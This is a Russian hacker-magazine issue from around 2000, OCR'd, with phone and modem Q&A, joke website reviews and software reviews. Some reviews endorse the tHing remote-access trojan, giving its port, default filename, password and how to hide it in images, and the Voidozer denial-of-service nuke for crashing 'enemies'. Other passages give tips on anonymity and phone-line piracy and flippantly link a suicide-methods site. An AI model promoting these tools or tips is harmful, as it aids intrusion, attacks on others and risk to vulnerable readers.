
Можно ли узнать телефон по E-mail?



В теории можно. В заголовок каждого электронного письма вкладывается твой IP адрес. Но не все мэйлеры умеют показывать полный заголовок письма (например, Netscape Communicator mailer умеет). По IP адресу можно определить провайдера. Если ты сотрудник спецслужбы, то звонишь провайдеру и требуешь предоставить тебе координаты злоумышленника. Если у него канал и IP постоянный, то тебе выдадут его анкетные данные. Если у него dial up, то придется покопаться в log'ах, но телефон может не определиться или определиться не верно. Если ты кул-хацкер, то ломай провайдера (гиблое дело, круче быть ФСБшником) :).

Бороться с этим можно. Отправлять почту с халявных почтовых серверов типа hotmail.com, но при регистрации написать, что ты “тетушка Чарли из Бразилии...”. Перед отправкой письма нужно подключиться через анонимный proxy, чтобы подделать IP. На модем поставить АнтиАОН. Это, конечно, не 100%, но отыскать будет трудно.

Что делать с голосовыми функциями модема?



Многие люди при покупке модема экономят 5 долларов на голосовых функциях. И очень зря! Если ты настоящий Хакер, то голосовой модем просто незаменим. Из такого модема запросто можно сделать Blue Box (АнтиАОН). Достаточно найти нужную прогу. Когда голосовых функций не было, хакеры подключали модем к линии вмести со звуковой картой. Можешь использовать модем как определитель номера, как автоответчик (наш главред, например, так и использует). Причем для каждого номера можно записать свое сообщение. Можно настроить модем так, что он сам будет звонить твоим друзьям и звать их к телефону твоим голосом, когда ты будешь у них в гостях. С помощью голосовых функций ты можешь записать на компьютер телефонный разговор. Потом подредактировать запись и использовать голос другого человека в твоих целях, для других телефонных звонков. Voice модем поможет тебе изменить твой голос, сделать его взрослым или детским при телефонном разговоре. Проблема только в том, что программу, которая все это делала бы, ты не найдешь. Ее придется писать самому (не так уж сложно) или довольствоваться малыми возможностями уже существующих.

Как сделать, чтобы не отзванивал параллельный телефон?


Очень неприятно, когда работает момед и кто-то хватает трубку на параллельном телефоне, начинает орать туда, связь обрывается. Я просто поставил тумблер, который отрубает все параллельные телефоны в квартире, кроме модема. Дешево, сердито и помех меньше. Еще можешь собрать схему на 2-х низковольтных реле. Ток срабатывания 4.5 вольта. Принцип простой: если на одном фоне трубка снята, другой отрубается. Если сам не догадаешься, то можешь поискать такую схему в FIDO. Еще бывают сложные схемы на оптотронах с внешним питанием, их используют телефонные пираты для подключения к соседям.

Почему модем и факс не берут трубку на спаренной линии?

На спаренной линии слабее сигнал звонка, иногда он недостаточен для параллельных телефонов, для импортного телефона. Это проблема разрешима. Купи адаптер-усилитель на радиорынке или в фирменном магазине. Такую хрень, в конце концов, можно спаять и самому.

Многие обладатели спаренного телефона жалуются на болтливых соседей. А недавно меня спросили, как расспарить телефон самому. Заявляю со всей ответственностью: расспарить могут только работники АТС за отдельную плату. Некоторые телефонные пираты ставят обрыватель разговора соседа. Обычная кнопка, размыкающая линию соседа. Еще раз напоминаю, что за такие дела бывают большие штрафы.

Шумит вентилятор. Это не опасно?



Первым делом нужно проверить, хорошо ли закреплен cooler. Подтянуть винты. Потом нужно почистить его от пыли и смазать. Круче смазывать густой смазкой (циатином). Обычное жидкое машинное масло быстро высыхает. Чтобы смазать вентилятор, нужно отодрать наклейку, под ней находится ось и на ней крепеж.

Будит ли шуметь вентилятор, можно узнать еще при покупке. Хороший вентилятор не ходит вдоль оси или ходит очень мало. Проверить просто: подергай за колесо с лопастями, если оно сильно выдвигается, то кулер будет шуметь как трактор. У хорошего вентилятора колесо может двигаться ТОЛЬКО по кругу, а не взад – вперед.

Некоторые компьютерщики ставят на процессор cooler покруче, а из блока питания его вообще выпаивают. Так шума нет совсем, но есть опасность что-нибудь спалить. Я видел такую машину, пока все в порядке.

Как работает блокиратор междугородних звонков?



Новый год! Кто-то будет поздравлять друзей в Америке, причем за твой счет. Блокиратор – это обычный счетчик, который считает первую цифру номера. Если это восьмерка (с этой цифры начинается набор междугороднего номера или платного телефона), то устройство обрывает связь. Ты сам задумал под Новый год устроить секс по телефону или собрался поздравить родственничков из Тамбова? Блокиратор отключается простым нажатием кнопки. Бывают сложные, программные блокираторы, которые блокируют записанные в память номера.

Блокиратор можно или спаять или купить. Но он не спасет тебя, если пират использует антиподзвонное устройство (см. “как сделать, чтобы не отзванивал телефон?”). Тут два варианта: либо отключить возможность междугороднего звонка на АТС, либо поставить на АТС блокиратор с паролем, все это за бешеные деньги. Пароль будешь знать только ты и вводить его тоном.


WWW

M.J.Ash
(m.j.ash@xakep.ru)

Игры только для взрослых

http://www.zaural.ru/xbb/games

Это несправедливо! Стоит мне только хлебнуть газировки, послушать бой курантов и перестать плакать после рассказанной по телевизору страшной сказки: “Дорогие россияне…”, как меня тут же упаковывают в одеяло и укладывают спать. Я знаю, что мало кто из нас, карапузов, пытается протестовать против такого наглого нарушения свободы личности. Это неправильно! И почему этот дурацкий Дед Мороз приносит подарки только хорошим детям? Ну выпьешь ты лишний бокал шампанского, сидя на коленях у симпатичной тети, или выкуришь перед сном заботливо спертую из папиного пиджака сигарету, что с того? Так ведь нет! Этот старикашка тут же заносит тебя в разряд “плохих детей”, и не надейся после этого обнаружить утром под елкой что-нибудь путное! Эх, найти бы того, кто так старательно ему на нас, малышей, стучит…
Но самое противное знаешь что? Едва мы закрываем глазки, как взрослые принимаются в Игры играть. Хорошо еще, что не в наши игрушки, а в специальные “Игры только для взрослых”, но все равно — обидно!.. И игры какие-то странные, Новый год — а в их комнате тихо?!! А, ну их, эти подарки! Пойдем, посмотрим, что это за Игры такие?!



Деструктивные культы и контроль сознания

http://www.people.nnov.ru/volkov/descult

Осторожней, приятель! На тебя уже открыт охотничий сезон! В любом городе хватает всевозможных сект, и любая из них будет рада заполучить в свои ряды еще одного адепта. И не думай, что если у тебя нет денег или квартиры, то для их вербовщиков ты неинтересен. Твой энтузиазм, энергию, физическую или интеллектуальную силу тоже ведь можно использовать на благо секты. Лично меня, за годы учебы в институте, пытались завербовать раз двадцать, причем в пяти случаях — очень профессионально. Хочется верить, что ты, будучи на моем месте, тоже бы устоял, но… Давай-ка я лучше подстрахуюсь, ладно? Сходи по приведенной выше ссылке и узнай, почему люди вступают в культы, какие тактики вербовки используют различные секты и как, черт возьми, можно контролировать сознание у чела, который “не спит, не пьян и не под наркозом”. После чтения материалов, представленных на этом сайте, ты поймешь, что стоит за многими, казалось бы, безобидными на первый взгляд вещами.





FunErotica.com

http://www.funerotica.com

Если издать Букварь, где в качестве иллюстраций задействовать рисунки с FunErotica.com, то первоклашки сразу перестанут задавать родителям глупые вопросы на тему: “Откуда дети берутся”, а старшеклассники моментально впадут в детство и примутся заново учить алфавит. А через пару дней во всех школьных дворах весело загорятся костры, уничтожая весь тираж этой супер-книги по решению многочисленных родительских комитетов. А все потому, что слишком уж веселые картинки на этом FunErotica.com. Хранятся они на этом сайте в двух разделах: платном и бесплатном, и в платный раздел до уплаты членских взносов тебя не пустят. Впрочем, бесплатный раздел тоже довольно большой, так что с этого сайта ты всегда будешь уходить бодрый и веселый. И не забывай отправлять с FunErotica.com забавные эротические открытки своей подружке, одного взгляда на которые достаточно, чтобы понять, что ты мужчина “ну в полном расцвете сил” или же сексуальный маньяк, что тоже, в общем-то, неплохо…

Апокалипсис 2000

http://www.apokalipsis.com

Все лето ожидал Большой Бум, вроде бы предсказанный Нострадамусом, и даже белые тапочки по этому случаю купил, но... Не дождался... Теперь трудно разобраться, кто в этом виноват, сам предсказатель или всего лишь толкователи его, но факт остается фактом: большое количество людей, так же как и я, стали обладателями совершенно им ненужной обуви. Хорошо тем, кто твердо уверен, что "хана всем и сразу" все-таки наступит, надо только еще немного подождать. Но меня терзают смутные сомнения — я слышал, как кое-кто бормотал, что хотя в запасе и остался вариант Конца Света по версии св. Иоанна, но он слишком сложен, требует тщательной подготовки, и "именно в этот Новый Год мы его наверняка "не потянем"". А когда я вижу такое расхождение во мнениях, то сразу вспоминаю мораль одной басни: "Когда в товарищах согласья нет, на лад их дело не пойдет..." и делаю соответствующие выводы. И вот что я придумал: скоро Новый год, а Новый год — это праздник, это подарки. И один подарок у меня уже точно есть — очень симпатичная пара белых тапочек! А Конец Света, в крайнем случае, можно встретить и в кедах.

Суицидничики

http://www.norcom.ru/users/ale/sui/

Небо голубое, вода мокрая, жизнь... Жизнь — дерьмо, если и не всегда, то очень часто. Вот и приходит в некоторые забавные головы мыслишка: "А к чему, собственно говоря, напрягаться? Склею-ка я себе тихонечко ласты, и тогда все они поймут, какого замечательного человека лишились, да поздно будет!" И, не долго думая, суют, например, голову в петельку и зависают, взбрыкнув ножками. Умереть с выражением тихой грусти на лице мало кому удается, так что картинка получается еще та, "на радость" родителям. Впрочем, не будем о грустном. Мы-то с тобой, надеюсь, существа толстокожие, циничные и понимаем, что все беды и неприятности пройдут рано или поздно, а вот с красивой девчонкой рок-н-рол не станцуешь, если тебя в неуютной могилке червячки уже доедают. Так что давай сайт "Суицидничики", на котором собраны способы и средства сведения счетов с жизнью, будем рассматривать как одну большую хохму, а не как руководство к действию. Ведь хотя жизнь, порой, и дерьмо, но небо-то — голубое, а вода — мокрая. Жаль, если завтра тебя не станет, и ты не сможешь еще раз в этом убедиться...

Перлодром


http://perlodrom.ournet.md

Да, здесь можно обогатить свою речь парой-тройкой бьющих наповал изречений. Например: "Я — демо-версия Бога от Microsoft!" из раздела, посвященного этой великолепной корпорации, или "Как зовут собаку Гейтса? — Собаку Гейтса зовут Билл!" — из раздела, где собраны перлы о ее хозяине (не собаки, конечно, а Microsoft :)). Из алкогольного раздела можно взять: "Еще 50 грамм инвестиций — и я недвижимость...", и нагло стырить фразу: "Готов был отдать за любовь жизнь, но она брала только наличные" из раздела о женщинах... Тьфу! Знаешь что, посети-ка ты лучше "Перлодром" сам, чего я тебе буду какие-то куски выдирать? Слишком уж много там отборных перлов, да и разделов хватает: Житие мое, Компьютеры, Медицина, Семья... Да, кстати, я заметил, что некоторым никак не удается ввернуть в разговор что-нибудь эдакое — язык просто не поворачивается. Так знай, что в разделе Киноперлы специально для таких собрана коллекция звуковых фрагментов с убойными фразами. Как говориться: слушай других, тренируйся сам.

Интимные прически

http://www.krasota.spb.ru/beauty/page/intim

А почему бы и нет, собственно? Если человек сверху причесан и уложен, то почему снизу он должен быть заросшим и лохматым? Это неправильно! Если ты со своей подружкой люди без комплексов, то Каталог интимных прическок — именно то, что вам надо. Посмотрите фото с натуры, рисунки и вместе решите, какая прическа будет больше к лиц... Хм... больше подходит твоей избраннице. Ссылка на салон, где ей сделают требуемое, присутствует. Хотя в Каталоге и нет образцов причесок для мужчин, но я думаю, что если ты придешь в этот салон, спустишь штаны и скажешь грозным голосом: "Стригите!", то и твой... твое... хм... тебя оформят в лучшем виде. Приятно и то, что Каталог интимных причесок доступен всем и каждому, это все-таки не порнография какая-нибудь. Так что даже те, кто стричься не намерен, могут здесь приятно провести время, рассматривая фотографии, вспоминая детский садик и школьные годы. Эх, а ведь тогда каждый день, когда тебе не удавалось заглянуть под юбочку хотя бы одной девочке, считался пропавшим.



Галерея битых машин

http://www.Opel.com/Opel



Мужика как-то раз переехал поезд. После полугодичного лечения он возвращается домой. Утром слышит свист чайника, чем-то напоминающий гудок поезда. Он несется в кладовку, хватает кувалду и начинает зверски избивать свистящий предмет. Входит изумленный сын и спрашивает: — «Пап, ты че?» На что отец с яростью отвечает: «Запомни, сынок, их нужно убивать, пока они маленькие...» Не буду спорить, к автомобилям и дорожно-транспортным происшествиям этот анекдот имеет весьма отдаленное отношение, но, просматривая главное богатство этого сайта — фотографии битых, искореженных, смятых в гармошку машин, я невольно вспоминал этот бедный чайничек. Интересно, кому из них больше не повезло в жизни — чайнику или этим машинам? Впрочем, не будем отвлекаться! Основная идея этого сайта: любой автомобиль — серьезная опасность для жизни человека. Если ты думаешь так же, то не теряй времени, а ищи подходящие фотки "на тему" и высылай их создателям сайта. Они тебе спасибо скажут и, может быть, даже ценным подарком наградят... Конкурс у них сейчас...

Лучшая пятерка сайтов, которые помогут тебе стать в Новом году другим человеком. Категория: "Настоящий мужик 2000"

Первое место. За близость к вечности.

http://www.wco.ru/biblio/books/cemetery

Пусть твое поведение говорит за себя! Твое спокойствие, твоя выдержка... Исчерпывающая информация — на этом сайте. А смеются и хихикают пусть дети малые.



Второе место. За боли в запястьях.

http://dww.deafworldweb.org/asl

Последние минуты Старого года, а ты еще не успел сказать миру все-то, что накопилось в твоей душе?!! Ничего, еще есть время — на этом сайте тебе помогут справиться с непослушным языком.


Третье место. За вылетевших птичек.

http://www.photodome.ru/School/Nude/Nude.html

Женщины... Они такие загадочные... Но здесь ты найдешь полную, без дураков, информацию, которая поможет тебе "снять" любую девушку, причем сделать это красиво, элегантно.




Четвертое место. За видал сосун.



http://www.chat.ru/~cosmetica

Ты недостаточно красив даже для роли новогодней елки? Опытные консультанты этого сайта помогут тебе без проблем обрести яркую, блестящую, запоминающуюся внешность.

Пятое место. За аромат, который действительно пристает к твоим рукам.



http://www.geocities.com/SoHo/Studios/5651/form.html

Ну и какой же Настоящий мужик 2000 без любимого дела! Профессий-то много, а вот как выбрать ту, которая по душе придется? А попробуй-ка ты что-нибудь экзотическое... Вдруг повезет!

P.S.

Если ты никогда в жизни не видел Деда Мороза, загляни на *http://www.chat.ru/~drokz/kartinki.htm*, а я все. Я уже ушел...

Да, чуть не забыл!

С Новым годом тебя, амиго!


Пока.

M.J.Ash (m.j.ash@xakep.ru)

tHing v 1.6

Windows 9x
Size: 888 кб (server — 8 кб!!!)
Freeware :)
http://blade.slak.org/tHing.htm


А ты знаешь, что кроме троянских коней существуют еще и троянские крысы? Я говорю чистую правду, зачем мне тебе врать? RAT — это Remote Admin Tool, программа, отличающаяся от обычного троянца своими размерами. Так, размер сервера троянской крысы по кличке «tHing», о которой я хочу рассказать, составляет всего 8 кб! Понимаешь, что это значит? А то, что даже прикрепленная к обычному gif-овскому файлу, такая прога увеличивает его размер слишком незначительно, чтобы вызвать подозрения у получателя. Разумеется, чтобы уменьшить размеры серверной части до столь малой величины, создателям пришлось выкинуть из программы почти все функции, присущие обычным системам удаленного администрирования. В частности, все, что умеет делать tHing, это передавать на заданный UIN сообщение о том, что зараженный компьютер доступен через Интернет и его IP такой-то, а также незаметно подгружать и запускать файлы. Немного, но тот, кто думает, что этого недостаточно, может смело обращаться к врачу для внеплановой проверки шишечек интеллекта. tHing открывает по умолчанию 6000 порт. Default-овое имя сервера: netlog1.exe, пароль: fc. Автозапуск — через system.ini… Крысы, ненавижу я их… ;)



IPalt v 1.0

Windows 9x/NT4
Size: 41 кб
Freeware
http://www.ffh-lab.com/Products/products.html


Эта прога поможет тебе обработать любой IP адрес одним из тех способов, о которых шла речь в статье «Прячем свой IP адрес» (Х № 9). Достаточно ввести свой IP-шник в обычной форме (четыре байта, разделенных точками :) в программу IPalt, нажать кнопку Calculate, и ты получишь число, которое на IP адрес совершенно не похоже, но которое, тем не менее, указывает на тот же самый хост в Интернет. В этом можно легко убедиться — достаточно набрать это число в адресной строке своего броузера. Разумеется, необходимые вычисления можно выполнять самостоятельно, следуя указаниям приведенной выше статьи, но… я же знаю, какой ты ленивый! Кстати, если хочешь посмеяться, то обрати внимание, что на сайте разработчиков предлагается приобрести за 10 американских рублей профессиональную версию этой проги, которая выполняет еще и обратное преобразование (это, типа, круто ;), а кроме того (ухватись покрепче за что-нибудь!), содержит дополнительные help-файлы!!!



Napster v 2.0

Windows 9x/NT4
Size: 619 кб
Freeware
http://www.napster.com

Намучившись с «битыми» ссылками, ratio-сайтами и прочей головной болью, что подстерегает искателя mp3-файлов на просторах Интернет, я воспользовался случаем и поюзал новую версию Napster-а, создатели которой пообещали полностью избавить меня от этих проблем. И они это сделали, причем довольно просто. Дело в том, что Napster не использует в своей работе известные mp3 поисковые системы и сайты, он просто берет и ищет заказанные тобой файлы в коллекциях других пользователей. Гениально, а?!! Связавшись со своей собственной базой данных, Napster выдает тебе список юзеров, у которых есть заказанные тобой файлы и которые в настоящий момент находятся в сети. Разноцветные точки рядом с названиями файлов позволяют судить о скорости доступа юзера к Сети. Найдя и скачав с помощью Napster-а необходимую звукозапись, можно даже пойти дальше. Припомни, у кого ты видел что-либо интересное для себя, а затем возьми и добавь этого человека в свой Hot List. Все! Теперь можно, не спеша, ознакомиться с полным содержанием его музыкального архива. Встроенными в прогу chat-ом и autio-player-ом наши люди пользоваться, разумеется, не будут. А если тебя интересуют вопросы безопасности и Upload-а файлов, то пункт меню Help еще никто не отменял. А что до меня, то я просто сижу и качаю давно разыскиваемые мной «забойные» песенки для Новогодней вечеринки!



PECompact v 0.98 beta

Windows 9x/NT4/w2k
Size: 33 кб
Freeware
http://webpages.charter.net/collake/

Забавная прога. Со страшной силой жмет исполняемые файлы Windows и dll-ки, а они после такого издевательства продолжают работать как ни в чем не бывало! Я провел серию экспериментов на старом добром Notepad-е. До экзекуции он весил 56 кб, а после того, как я поработал над ним PECompact-ом, полегчал до 28. В программе имеется ползунок, с помощью которого можно задавать степень компрессии, и вкладка Advanced Configuration для тонкой настройки (специально для тех, кто знает или хотя бы думает, что знает, как именно ему надо «жать» свои файлы). Самых продвинутых заинтересует то, что PECompact поддерживает plugin-ы, осложняющие Reverse Engineering, для обработанных с их помощью программ… Да, и еще! Хочу сразу предупредить всех естествоиспытателей, которые захотят натравить PECompact на сервер tHing: сжатый до 5 кб сервер троянца перестает функционировать. И хотя PECompact сразу предупреждает о такой возможности — все равно обидно! :)

P.S. До того как раздадутся крики «ASPack рулезз форева, а все остальное должно умереть», отмечу то, что тот же самый Notepad сжимается ASPack-ом всего до 34 кб, да и возможности настройки у этой проги победнее. Впрочем, кто предпочитает простоту, а кроме того любит общаться с программами на родном «великом и могучем», даю ссылку http://www.entechtaiwan.com/aspack.htm. На момент написания статьи там можно было раздобыть ASPack версии 1.08.04 и размером архива 305 кб. Желаю тебе удачной «жатвы»! :)

ASCII Pic v 1.0


Windows 9x/NT4
Size: 152 кб
Freeware
http://w3.to/5679soft

ASCII Art — исчезающий вид изобразительного искусства, когда изображение рисуется символами на экране монитора. Развитие вычислительной техники и появление графических дисплеев нанесло ему сокрушительный удар. Тем не менее, все уважающие себя хакерские группы имеют свой собственный ASCII логотип, да и многие люди по старой привычке подписывают свои электронные письма личными ASCII логотипами и монограммами. Нарисовать что-нибудь используя разные ASCII символы достаточно сложно, поэтому, если ты, конечно, не задумал стать мастером ASCII Арта, есть смысл воспользоваться программой ASCII Pic. Она поможет тебе перегнать понравившуюся тебе картинку из формата bmp в формат ASCII. Только не пытайся перегнать в ASCII картины Бориса Вальехо — результат может тебя разочаровать. Выбери небольшую картинку, пикселей 40 шириной, с ней и экспериментируй. И тогда ты сам поймешь, что в ASCII Арте что-то есть...

iHarvest One v 1.0

Windows 9x/NT4
Size: 5048 кб
Shareware
http://www.iharvest.com

Самая нужная, после броузера, программа для полноценного скоростного веб-серфинга. Если у тебя есть iHarvest One, то тебе больше не нужно ставить закладку на страницу, на которой тебя заинтересовала всего пара предложений или картинка: ты просто выделяешь нужный фрагмент и перетаскиваешь его в окно iHarvest. Каждая такая заметка сохраняет оригинальное форматирование и графику, включает ссылку на источник и сопровождается произвольным комментарием (если тебе не лень будет его написать:). Все очень просто: создаешь отдельную папку для каждой интересующей тебя темы и странствуешь по Вебу собирая нужную информацию, а не ссылки или целые веб-страницы. Понятно, что вся найденная тобой инфа будет доступна и в офф-лайн, так что iHarvest — просто подарок для людей с повременной оплатой за Интернет. В iHarvest заложено еще много интересных функций, вроде поиска по ключевым словам, быстрых заметок и экспорта найденной информации в другие форматы, но я думаю, что ты докопаешься до них сам, потому что знать об этой проге и не скачать ее — больша-а-а-я глупость... Надеюсь, ты ее не совершишь! :)



Voidozer v 0.2 a

Windows 9x/NT4/w2k
Size: 285 кб
Freeware :)
http://void.hs.ru/toolz/xplo/29.html

Один из самых лучших нюков в мире. Может быть — самый лучший, потому что надежной защиты от него пока нет. Короче, достойный преемник тех программ, с помощью которых Реланиум расправлялся со своими врагами во времена сетевых войн своей молодости (до того как он сделал себе имя на сетевых бабках... хе-хе). Voidozer — это переделанный с юниксов эксплоит на реализацию TCP стека WinXX. Эта ошибка приводит к тому, что при получении сильно фрагментированных IGMP пакетов Windows с гордостью демонстрирует всем желающим BSOD (BLUE SCREEN OF DEATH). Так что теперь тебе не нужно быть root'ом какого-нибудь FreeBSD, чтобы убивать врагов! Тебе вполне хватит и старенького win98.

Ребята из Void Team (вы уже знаете их по сканеру дырок в серверах, см. девятый номер нашего журнала), осуществившие портирование, сказали, что во время беглого тестирования с помощью этой программы были «завалены» практически все системы win32 — не сдался лишь NT server 4.0 с 4-м сервиспаком. Так же позорно был прибит и windows2000test.com — тестовый сервер компании Микрософт под управлением win2000.

Поскольку Voidozer очень напоминает оружие массового уничтожения, то отнесись серьезно к предупреждению, вывешенному на сайте его создателей. А пока могу дать бесплатный совет: пока нет патчей от Microsoft, постарайся быть очень незаметным в Сети или сделай "ход конем" и поставь Linux. Выбирай сам.



Icon3D v 1.2

Windows 9x/NT4
Size: 1180 кб
Shareware
http://www.icon3d.com/

Icon3D помогает усложнить жизнь тем из нас, кто гордится своим умением мастерски запускать программы метким щелчком мышки по нужной иконке. Icon3D предлагает оторваться от пошлой двухмерности Рабочего стола Windows и простым перетаскиванием разместить свои иконки и ссылки на истинно трехмерном объекте. Этот объект тебе предлагается самостоятельно выбрать из 50 идущих в комплекте с программой, назначить для него подходящую текстуру, поиграть с эффектами освещения и другими настройками. В заключение нужно задать размер окна программы и его расположение на экране монитора. Трехмерный объект необходимо вращать с помощью мышки или клавиш управления курсором (для тех, кто не понял — это такие клавиши, на которых стрелки нарисованы :) в поисках необходимой иконки. Найденная иконка красиво выпячивается под указателем мыши, и достаточно одного клика, чтобы запустить связанную с ней прогу. Разумеется, для серьезной работы такой 3D-launcher не подходит, но если тебе необходимо просто кому-нибудь пустить пыль в глаза и показать, что прогресс не стоит на месте, то Icon3D для этого тебе вполне подойдет. :)

Talisman v 1. 4 beta 2

Windows 9x
Size: 3161 кб
Shareware
http://www.lighttek.com

К тому моменту, как этот журнал попадет в твои руки, новая версия Talisman-а должна будет выйти из состояния бета-тестирования. В отличие от программ вроде WindowBlinds, Talisman не занимается мелочами вроде изменения дизайна отдельных элементов графического интерфейса Windows. Нет, она просто заменяет весь Windows Explorer целиком, предоставляя всем желающим творить свои собственные интерфейсы, не ограниченные больше пространством одного Рабочего стола и размером иконок 32x32. В Talisman-е все элементы GUI могут иметь произвольную форму, кнопки — три состояния, а на использование графики и текста ограничений не накладывается вовсе. Все изменения легко выполняются с помощью специального редактора объектов, встроенного в Talisman. Если ты в душе дизайнер или просто хочешь больше узнать об этой программе, то советую посетить неофициальный русскоязычный сайт поддержки Talisman-а по адресу http://talisman.hotmail.ru, где, кстати, можно приобрести эту прогу за половину стоимости. Как обычно, множество готовых тем для этой программы можно найти на www.skinz.org. И пусть твой Windows никто не узнает…

ScreenPaper v 1. 03



Windows 9x/NT4
Size: 36 кб
Freeware
http://www.ssswitch.com/scrpaper.htm

Уникальная программа. Теперь вместо «обоев» (desktop wallpaper) можно использовать свой любимый скринсэйвер, если тебе повезет, конечно. Дело в том, что хотя и ходят слухи, что «скринсэйвер может быть любым», но на самом деле это не так. Если ты не хочешь увидеть на своем мониторе черный экран с Панелью задач, то твой «хранитель экрана» должен хоть что-нибудь показывать в Области предварительного просмотра экранной заставки, или, другими словами — на экране маленького монитора, расположенного по адресу: Свойства экрана раздел Заставки. Если же в этом режиме твой скринсэйвер ничем себя не выдает, то для «натягивания» на Рабочий стол он не подходит, тебе придется поискать другой, более «продвинутый». Обрати внимание, что можно запустить в качестве «обоев» сразу несколько «хранителей экрана», это приводит порой к очень интересным эффектам. В любом случае прога ScreenPaper придаст немного жизни твоему компу.

Xmas Fred v 1. 00



Windows 9x/NT4
Size: 299 кб
Freeware
http://www.prog-net.com/fred/xmasfred.html

Если ты считаешь, что Новый год без Деда Мороза — деньги на ветер, то вот тебе от меня маленький подарочек. Нет, даже два подарочка! Потому что именно столько функционально законченных, хотя и психически неустойчивых Дедов Морозов (из серии «Мои Настольные Приятели») я нашел на просторах Интернет. Первый, Xmas Fred, кажется, злоупотребляет горячительными напитками, что не удивительно — при его-то работе! Он постоянно носится по экрану, попадая в разные переделки: то его подарочки взорвутся, то его Голубь Мира унесет. Впрочем, будучи трезвым, он может и рождественскую мелодию на пианино сыграть. А вот со вторым, с Bastard Sant-ой, которого я взял на http://www.screenmates.com, тебе придется повозиться. Судя по бейсбольной бите, он из «реальных пацанов», так что я бы не доверил ему делать подарки малышам. В натуре… :)



The Finger v 1.00

